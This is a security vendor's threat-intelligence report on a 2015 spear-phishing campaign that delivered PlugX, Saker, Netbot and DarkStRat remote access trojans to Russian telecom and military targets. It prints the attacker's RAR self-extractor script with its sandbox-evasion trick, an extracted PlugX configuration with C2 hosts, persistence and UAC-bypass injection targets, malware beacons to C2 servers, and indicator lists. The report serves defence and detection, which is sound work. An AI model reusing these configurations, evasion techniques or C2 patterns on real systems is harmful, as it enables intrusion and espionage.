Targeted Attack Distributes PlugX in Russia

proofpoint.com/us/threat-insight/post/PlugX-in-Russia

September 15, 2015

In Pursuit of Optical Fibers and Troop Intel: Targeted Attack Distributes PlugX in Russia

By Thoufique Haq & Aleksey Fn

Proofpoint researchers recently observed a campaign targeting telecom and military in Russia. Beginning in July 2015 (and possibly earlier), the attack continued into August and is currently ongoing. As a part of this campaign, we also observed attacks on Russian-speaking financial analysts working at global financial firms and covering telecom corporations in Russia, likely a result of collateral damage caused by the attackers targeting tactics.

The attacks employed PlugX malware, a Remote Access Trojan (RAT) widely used in targeted attacks. Proofpoint is tracking this attacker, believed to operate out of China, as TA459 . This same attacker is also reported to have targeted various military installations in Central Asia in the past [1]. While the current campaign from this attacker has been active for a couple of months, there is evidence of activity by this attacker as far back as 2013, employing other backdoors such as Saker, Netbot and DarkStRat .


The attacks seen in the current campaign involved spear-phishing emails that employ both exploit-laden Microsoft Word document attachments, as well as links leading to RAR archives. The email contents, filenames and decoy are all usually in Russian.

PlugX Malware Analysis

1. PlugX Campaign Details: Attachments

The Microsoft Word document attachments observed in this campaign utilized CVE-2012-0158 to exploit the client and implant the PlugX RAT. For example, the attachment LTE-2600.doc (SHA: 6ea86b944c8b5a9b02adc7aac80e0f33217b28103b70153710c1f6da76e36081) was sent to financial analysts covering the telecom industry with the email Subject “Проект бизнес-плана” (“Project business-plan”). The attachment name is suited to the targets because “LTE” is a telecom term referring to Long-Term Evolution networks, typically used to describe 4G networks.

Inspection of the document exploit employing CVE-2012-0158 also revealed that it was crafted using a builder tool, which can be seen in various artifacts visible in the document properties. (Fig.1) However, it should be noted that we do not believe that this builder is exclusively used by this attacker and is likely shared among multiple threat actor groups.



```
File Name                       : LTE-2600.doc
File Type                       : DOC
MIME Type                       : application/msword
Author                          : User
Last Modified By                : User
Software                        : Microsoft Office Word
Create Date                     : 2006:09:28 17:06:00
Modify Date                     : 2006:09:28 17:09:00
Code Page                       : Windows Simplified Chinese (PRC, Singapore)
Company                         : HOME
```

Figure 1: Builder artifacts in exploit document

2. Campaign Details: URLs

As a part of this PlugX campaign, the attackers also sent spear-phishing emails with URLs to RAR archive files hosted on fake domains registered for this campaign. An interesting fact that shines some light on the social engineering tradecraft used by the group is that these domain names as well as payload file names were not chosen at random, as is often the case, but were instead chosen to fit the specific lure.

For example, the RAR archive hosted on www.forum-mil[.]net/news/2015-08-03-3001.rar contained the executable file "Воздушно-космические силы России заступили на боевое дежурство.exe” (“Aerospace Russian forces step up military duty.exe”). Additional searching uncovered a news article with this title on a legitimate Russian-language news site: http://www.forum-mil.ru/news/vozdushno_kosmicheskie_sily_rossii_zastupili_na_boevoe_dezhurstvo/2015-08-03-3001: the malicious executable borrowed the name from the article title, and the site to host the malware mimics the site that hosts the news article.

In another example, the news article http://tvzvezda.ru/news/forces/content/201508191459-88tq.htm was used as the basis for registering the payload hosting site www[.]tvzvezda[.]net/news/forces/content/201508181025.rar. Again, the title of the article was used as the name for the executable inside the RAR archive, and it appears that many of these lures were created in a similar fashion. Specifically, the actor starts with an article describing a military-related event and then registers a payload site and names the malware file. Table 1 shows the full list of payload domains and sites they mimic. (A list of the payload URLs can be found in the Indicators of Compromise section at the end of this post.)

Infection Site	Registrant Email	Legitimate Site Mimicked
arms-expo[.]net	gengd@gmail.com	arms-expo[.]ru (Russian information agency on weapons)
forum-mil[.]net	gengd@gmail.com	foru-mil[.]ru (Forum of the Ministry of Defense of Russian Federation)
tvzvezda[.]net	hsdf@gmail.com	tvzvezda.ru (TV network run by Russian Ministry of Defense)
rusarmy[.]net	dolphin@yahoo.com	rusarmy[.]com (Russian army and its weapons forum)
patriotp[.]com	dolphin@yahoo.com	patriotp[.]ru (Russian military patriot recreation park)
militarynewes[.]com	gjklsdf@gmail.com	militarynews[.]com (US military news portal)

Table 1: Details on domains hosting malicious RAR-archived PlugX executables

All the infection domains and command and control (C2) domains were registered using the same registrar in Beijing: “Shanghai Meicheng Technology Information Development Co., Ltd.”. Other than the emails, the information used for registration was randomized.


The RAR archives hosted on fake domains contained RAR SFX (self-extracting executable) packaged executables which drop and load PlugX. Proofpoint researchers observed the following filenames being used for executables in the campaign:

Embedded Filename	**Translated**
СМИ -расчет рассылки новый.scr	Mass Media - Calculation of new distribution.scr
В России сформирована легендарная 6-я Ленинградская армия ВВС и ПВО.scr	In Russia, a legendary 6-th Leningrad army VVS and PVO is formed.scr
Самая мощная ядерная бомба в истории.scr	Strongest nuclear bomb in history.scr
Памятные мероприятия, в связи с 15-летием гибели АПРК «Курск».exe	Commemorative events in connection with the 15th anniversary of the sinking of nuclear submarine “Kursk”.exe
СМИ.scr	Mass Media.scr
Воздушно-космические силы России заступили на боевое дежурство.exe	Aerospace Russian forces step up military duty.exe
11.08.2015.scr	N/A

Table 2: Filenames of executables inside RAR archives

2.1. Decoy Content and Sandbox Evasion

Interestingly, one of the RAR SFX droppers (SHA: 71be8bb45dfe360ee6076ed34fde12a382fe9d7922bd11b179ca773be12fa54c) launches a decoy Microsoft Word document before launching the executable. (Fig 2) The contents of this decoy document reference the “Tsar Bomba” nuclear test from the Cold War era and have been directly lifted from a Russian site.



Самая мощная ядерная бомба в истории ("The National Interest", США)

19.08.2015


Майор Андрей Дурновцев, летчик советских ВВС и командир бомбар
дировщика Ту-95, сыграл особую роль в истории холодной войны.

Именно его самолету принадлежала сомнительная честь сбросить
самую грозную ядерную бомбу в истории. Ее мощность составляла
50 мегатонн, что в три тысячи раз превышает мощность бомбы, сбро
шенной на Хиросиму.

Историкам она известна под множеством разных имен.

Figure 2: Contents of decoy document referencing “Tsar Bomba”

In addition to displaying something potentially relevant to the recipient’s interests, the PlugX payload is not executed by the RAR SXF until the victim closes the decoy Word document, seen in the past as a sandbox evasion technique wherein the payload is not executed until the decoy document is closed. As a result, the actual payload may never execute in malware sandbox environments unless the sandbox is configured to simulate the action of a user closing the decoy document. The SFX script for this document (Fig. 3) appears to have been created with a Chinese language pack version of WinRAR. The decoy document “1.doc” is executed first and waits until it is closed before launching “0810.exe”. This effect can be easily achieved in WinRAR by setting the “Wait and return exit code” option when creating the SFX archive.




```
;下面的注释包含自解压脚本命令

Setup=1.doc
Setup=0810.exe
TempMode
Silent=1
Overwrite=1
```

Figure 3: RAR SFX script

3. PlugX Implant

The attachment and email campaigns both employed DLL side-loading techniques to load the PlugX payload. All of the payloads used the same clean signed executable “fsguidll.exe”, masquerading as the F-secure GUI component, to sideload “fslapi.dll” which in turn unpacks code from “fslapi.dll.gui”.



```
fsguidll
fslapi.dll
fslapi.dll.gui
```

Figure 4: DLL sideloading masquerading as the F-secure GUI component

The variant of PlugX used is the P2P version that was described by JPCert [2]. A sample configuration extracted using the volatility script from Arbor [3] is shown below.

```
PlugX Config (0x36a4 bytes):

            Hide Dll: -1

            Keylogger: -1

            Sleep1: 167772160

            Sleep2: 0

            Cnc: www.pressmil[.]com:80 (HTTP / UDP)

            Cnc: www.pressmil[.]com:80 (TCP / HTTP)

            Cnc: www.pressmil[.]com:80 (UDP)

            Cnc: www.pressmil[.]com:443 (HTTP / UDP)

            Cnc: www.pressmil[.]com:443 (TCP / HTTP)

            Cnc: www.pressmil[.]com:443 (UDP)

            Cnc: www.pressmil[.]com:53 (HTTP / UDP)

            Cnc: www.pressmil[.]com:53 (UDP)

            Cnc: www.pressmil[.]com:53 (TCP / HTTP)

            Cnc: www.pressmil[.]com:995 (HTTP / UDP)

            Cnc: www.pressmil[.]com:995 (TCP / HTTP)

            Cnc: www.pressmil[.]com:995 (UDP)

            Persistence: Service + Run Key

            Install Folder: %AUTO%\ucP

            Service Name: sWtDmsuBTyMK

            Service Display Name: sWtDmsuBTyMK

            Service Desc: Windows sWtDmsuBTyMK Service

            Reg Hive: HKCU

            Reg Key: Software\Microsoft\Windows\CurrentVersion\Run

            Reg Value: gGIHBgytn

            Injection: 1
```

```
Inject Process: %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe

Inject Process: %windir%\system32\winlogon.exe

Inject Process: %windir%\explorer.exe

Inject Process: %windir%\system32\svchost.exe

Uac Bypass Injection: 1

Uac Bypass Inject: %windir%\system32\msiexec.exe

Uac Bypass Inject: %windir%\system32\rundll32.exe

Uac Bypass Inject: %windir%\explorer.exe

Uac Bypass Inject: %windir%\system32\dllhost.exe

Plugx Auth Str: TEST

Cnc Auth Str: LLL-0808

Mutex: Global\IUNJCCvywXlrisLlcBhqGm

Screenshots: 0

Screenshots Sec: 10

Screenshots Zoom: 50

Screenshots Bits: 16

Screenshots Qual: 50

Screenshots Keep: 3

Screenshot Folder: %AUTO%\FS\screen

Enable Tcp P2P: 1

Tcp P2P Port: 1357

Enable Udp P2P: 1

Udp P2P Port: 1357

Enable Icmp P2P: 1

Icmp P2P Port: 1357

Enable Ipproto P2P: 1
```

```
Ipproto P2P Port: 1357

Enable P2P Scan: 1

P2P Start Scan1: 0.0.0.0

P2P Start Scan2: 0.0.0.0

P2P Start Scan3: 0.0.0.0

P2P Start Scan4: 0.0.0.0

P2P End Scan1: 0.0.0.0

P2P End Scan2: 0.0.0.0

P2P End Scan3: 0.0.0.0

P2P End Scan4: 0.0.0.0

Mac Disable: 00:00:00:00:00:00
```

Many of the samples used the string “EEEEEE” for authentication of the C2 communication, which is likely the default value. Other observed values include “LLL-0808”, “0abcde”, and “niii-0701”.

4. Command and Control Infrastructure

We observed pressmil[.]com and notebookhk[.]net being used as the C2 servers for this specific campaign. Over the duration of the campaign both of these domains pointed to the same infrastructure on the IP address “43.252.175.119” in Hong Kong. This IP infrastructure has been actively used by this attacker as early as 2014-12-04. The other domains also registered to point to this same IP address include “fedpress[.]net” and “dicemention[.]com”, which have been observed at use in past campaigns.

In addition, the C2 server notebookhk[.]net pointed to 123.254.104.50 multiple times between 2013-08-23 and 2014-09-29. Similarly dicemention[.]com pointed to this IP multiple times between 2013-12-05 and 2014-09-28. There were multiple domains that used this same IP infrastructure 123.254.104.50 in the past such as

business-isa.mynetav[.]org

business-rsa.onmypc[.]org

blacktan[.]cn

dicemention[.]com

leeghost[.]com

notebookhk[.]net

When investigating 123.254.104.50 we discovered additional, older payloads clustering in to three different malware families. These additional malware families used by this attacker in the past were Saker, Netbot and DarkStRat. Researchers at ESET also reported and documented the usage of DarkStRat by this attacker [1].

44.1. Related Malware: Saker (aka XBox) implant


The samples from the Saker cluster exhibited clues that also point to a Russian military attack nexus. For example, the file “zamysel praticteskih dejstvi voisk.scr” (SHA: 556e7e944939929ca4d9ca6c54d9059edf97642ece1d84363f2d46e2e8ca72ae), translates to “plan of army practice maneuvers.scr”. It was also similarly packaged in a RAR archive, and on execution it drops and loads a DLL file “icwnet.dll” (SHA: 1a789568a53c18dab21c9c0386c746878cf8458e3369f0dc36a285fe296f3be3) which contains the exports “ServiceMain” and “JustTempFun”. The malware makes the following beacon to a remote server:

```
GET
/30106C07000038FE0F00<removed>000000000000000000000000000000000000000000000000000000000
 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: www.leeghost.com:1037
Cache-Control: no-cache
```

This backdoor has been analyzed extensively in the past [4] and provides the attacker a range of functionality, including file manager (enumerate, create, copy, move, delete); the ability to download and run secondary payloads; and deleting all traces of itself and shutting down.

4.2. Related Malware: Netbot (aka TornRat) Implant


When an example payload (SHA: 277fe4dab731149f3d40630f2f8b25092b007c701f04b5304d3ba9570280d015) from this cluster is detonated, it drops and loads a DLL file “taskhost.dll” (SHA: dd9d31c3acb4299619c2251698024da1ac9ec42280aa6c16cd2369907f3be4e3). The malware sends an initial beacon to its C2 server (Fig. 5), which matches the TornRAT network signature previously published by CrowdStrike [5].



```
00000000  00 00 00 11 c8 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000010  [redacted]               7e 7e 7e 7e 7e 7e 7e 7e ....Q..~ ~~~~~~~~
00000020  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
00000030  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
00000040  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
00000050  4c 4e 4a 46 5e b1 9c 7e  7e 7e 7e 7e 7e 7e 7e 7e LNJF^..~ ~~~~~~~~
00000060  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
00000070  a7 95 90 47 5e ab ae 4d  56 bc 89 95 92 9a 5e 47 ...G^..M V.....^G
00000080  48 4e 4d 55 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e HNMU~~~~ ~~~~~~~~
00000090  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
000000A0  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
000000B0  45 50 45 56 4e 47 44 4c  4a 55 7e 7e 7e 7e 7e 7e EPEVNGDL JU~~~~~~
000000C0  7e 7e 7e 7e 7e 7e 7e 7e  7e 7e 7e 7e 7e 7e 7e 7e ~~~~~~~~ ~~~~~~~~
000000D0  7e 7e 7e 7e 40 7e 7e 7e                          ~~~~@~~~
```

Figure 5: Netbot network beacon

The scheme used to encrypt the beacon is a byte XOR with 0x3f followed by an addition with 0x3f. The encrypted beacon contains hostname, system memory, OS information and infection timestamp. (Fig. 6)



```
00 00 00 11 C8 00 00 00 00 00 00 00 00 00 00 00   ....Ė...........
[redacted]                 00 00 00 00 00 00 00   [redacted].......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
31 30 32 34 20 4D 62 00 00 00 00 00 00 00 00 00   1024 Mb.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
57 69 6E 37 20 53 50 31 28 42 75 69 6C 64 20 37   Win7 SP1(Build 7
36 30 31 29 00 00 00 00 00 00 00 00 00 00 00 00   601)............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
39 2E 31 30 28 31 31 3A 31 37 29 00 00 00 00 00   9.10(11:17).....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 3E 00 00 00                           ....>...
```

Figure 6: Netbot network beacon decoded

Samples from this cluster were found creating the following mutexes.

Winlogin Running!

Netbot2012 Is Running!

NetBotServer Is Running!

It is worth noting that there is similarity in mutex naming scheme to another malware family called NetTraveler (aka Travnet). Netbot is a backdoor and has commands to support features similar noted above for Saker, such as file manager (enumerate, create, copy, move, delete), ability to download and execute secondary payloads; and deleting all traces of itself.

4.3. Related Malware: DarkStRat implant

When an example payload (SHA: b38aa09a2334e11a73ef9a926694f2054789934daa38afeb8d00bce6949b6c4c) from this cluster is detonated it drops and runs an executable file “netlink.exe” (SHA: b38aa09a2334e11a73ef9a926694f2054789934daa38afeb8d00bce6949b6c4c). The RAT sends the string "ok\n" following initial beacon to a remote server. A configuration file “netsetting.ini” is also written to disk with the following contents:

```
[Option]

HostPort=443

HostName=www.dicemention.com
```

DarkStRat is a full-fledged RAT written in Delphi with an array of features such as file manager, process manager, registry manager, service manager, downloading and running secondary payloads and deleting all traces of itself.

As also noted by the ESET researchers [1], the strings in this RAT strangely show Spanish language origins, albeit with some Chinese connections. The source code for this RAT is hosted on google code with the name “DarkStRat 2008 1.0开源.rar”. The string “开源.” in the name translates to “Open Source”. Various parts of the source code also have strings in Chinese and reference “darkst[.]com” and “fsg2[.]cn”. The owner of this Google-hosted code project is listed as darkteam...@gmail.com. As a result, it can be inferred that code from a Spanish RAT was repurposed by malware author with Chinese origins and marketed as DarkStRat, but as is often the case we should caution against a definitive attribution based solely on characteristics such as language and C2 server locations.

5. PlugX Malware Campaign Conclusion

A detailed examination of this operation reveals an adversary who demonstrates a keen interest in Russian telecom and military sectors, indicative of an actor with geopolitical motives. The attacker adapts and evolves their Tactics, Techniques and Procedures (TTPs) over time as the situation demands. While the attacker appears to do very little to hide their tracks, they remain highly determined and persistent and have carried out attacks through a sustained operation spanning at least two years, and possibly longer. The attacker also invests time to research the locale and current events relevant to their targets and then leverages this in their targeting tactics. Attacks such as these have become a constant occurrence given the covert nature of digital attacks and easy access to targeting information online.

As this threat shows, attackers continue to employ increasingly sophisticated techniques against new targets in order to uncover and steal sensitive information. Organizations need to recognize that they cannot rely on traditional antivirus and anti-spam solutions to detect and stop these advanced threats. In order to combat targeted attacks, organizations should adopt next-generation solutions that make it possible to identify and respond to sophisticated targeted attacks by correlating advanced detection with threat intelligence about actor TTPs and global views of threat traffic, including IOCs that enable response teams to quickly detect and mitigate compromises. Moreover, a multi-layer approach is essential, with email security representing the logical starting point for an advanced threat defense: like this targeted attack, email remains the vector-of-choice for penetrating target organizations and delivering these sophisticated payloads.

Indicators of Compromise (IOCs)

PlugX Infection URLs:

[hxxp://www.arms-expo[.]net/news/content/387206.rar]

[hxxp://arms-expo[.]net/news/content/day_2015-08-20.rar]

[hxxp://arms-expo[.]net/news/samaia_mochnaia_iagernaia_bomba_v_istorii.rar]

[hxxp://www.arms-expo[.]net/news/content/20150818.rar]

[hxxp://www.tvzvezda[.]net/news/forces/content/201508181025.rar]

[hxxp://www.arms-expo[.]net/news/content/20150818.zip]

[hxxp://www.arms-expo[.]net/news/content/Day_2015-08-20.rar]

[hxxp://www.arms-expo[.]net/news/content/VTC.rar]

[hxxp://www.rusarmy[.]net/forum/vvs/modernizirovanoj.rar]

[hxxp://www.rusarmy[.]net/forum/threads/sostojanie-krejserov-proekta-1144.9.rar]

[hxxp://www.forum-mil[.]net/news/2015-08-03-3001.rar]

[hxxp://www.militarynewes[.]com/news/11.08.2015.rar]

PlugX hashes (SHA256):

1aa6c5d0c9ad914fb5ed24741ac947d31cac6921ece7b3b807736febda7e2c4b

1b32825f178afe76e290c458ddbf8a3596002c6f9a7763687311f7d211a54aab

3e824972397b322ea9f48fd1a9a02bd6c3eb68cc7de3a4f29e46a5c67b625ec1

49e1f953dc17073bf919972868576b93cc9f3b5b9600f98a0bd9e39e5d229d9e

4cadbdb5a09781555cc5d637d3fecf89b9a66fac245d6a3a14989f39a9a48c6e

67cccfa23a7fd1d9ca8160cd977d536c4a40bf9525a93aa4122a89527a96fa8f

6ea86b944c8b5a9b02adc7aac80e0f33217b28103b70153710c1f6da76e36081

7efcf2211cd68ab459582594b5d75c64830acf25bcaab065bbd60377fb9eb22a

8702506e8e75834a8f011cfc268d02043af5522aeda20a8458880c8fbed7ecac

8a5df5f31a3b4f893a0565967d64e57f41d91e3592bbd8d52f98f81b3fb8452b

Saker hashes (SHA256):

556e7e944939929ca4d9ca6c54d9059edf97642ece1d84363f2d46e2e8ca72ae

0d2600d978f5c1042e93b701654db080aac144dfa2877844334b1d4cd78f4a1d

2a6dee57cb302a1350ade4a33f40a77c1952cf2e6b29d1be8400c13927e34670

383c5d22c1de3aae7684eb5a7d87d6b553f09f166ca402894c5deecabaa7d866

53d29782b8c325c2ff62493cdb261a8e54e45ed04880527e75e8e211b4d8d861

5d97ec30c481e00d4285246b528745f331be905f453e062bd9c2d506e9386f0e

664f80b427bf0145e62f6f90cb4833c30cfb8dc4b2d68746aa01420da82bd8af

6dc560a3b20a6e95552254bdb04fba03f74223a83a58436a3decfab74abc5fb5

a2f4aa2d25bff21e73b15065e2fc38d297ee14253044a66d00690b1bb23fc373

c7d7211d1fea69ea6a9697a8f8d21ac40f6d7dc6863708b9a98930271a156c86

d2a5cf434e8a0c63c23e6a3e5cf8a60f259099a706d2d243ffa5c7dbd46fd9d4

d6ff406da6e9a20074c3e1228ab04d35a3839b1719d3cafbb21ad3e3b6d03ef4

df4571b7d3be63de8338e6905b2689309ed5cce88d57a8db0c7b9aebf713d81c

ed7771339794c7908865f7816513b593369a93c98b39f58ebaaa98f3f0067e9d

Netbot hashes (SHA256):

4524ede160d5476211e99329768b38abd88aacb6fa9334f2c2bbcaab9b0438f5

317e9deef23ff0e919083ac6c94b5ccd3bb0227f674078d66cdd4a2e5d1ebba9

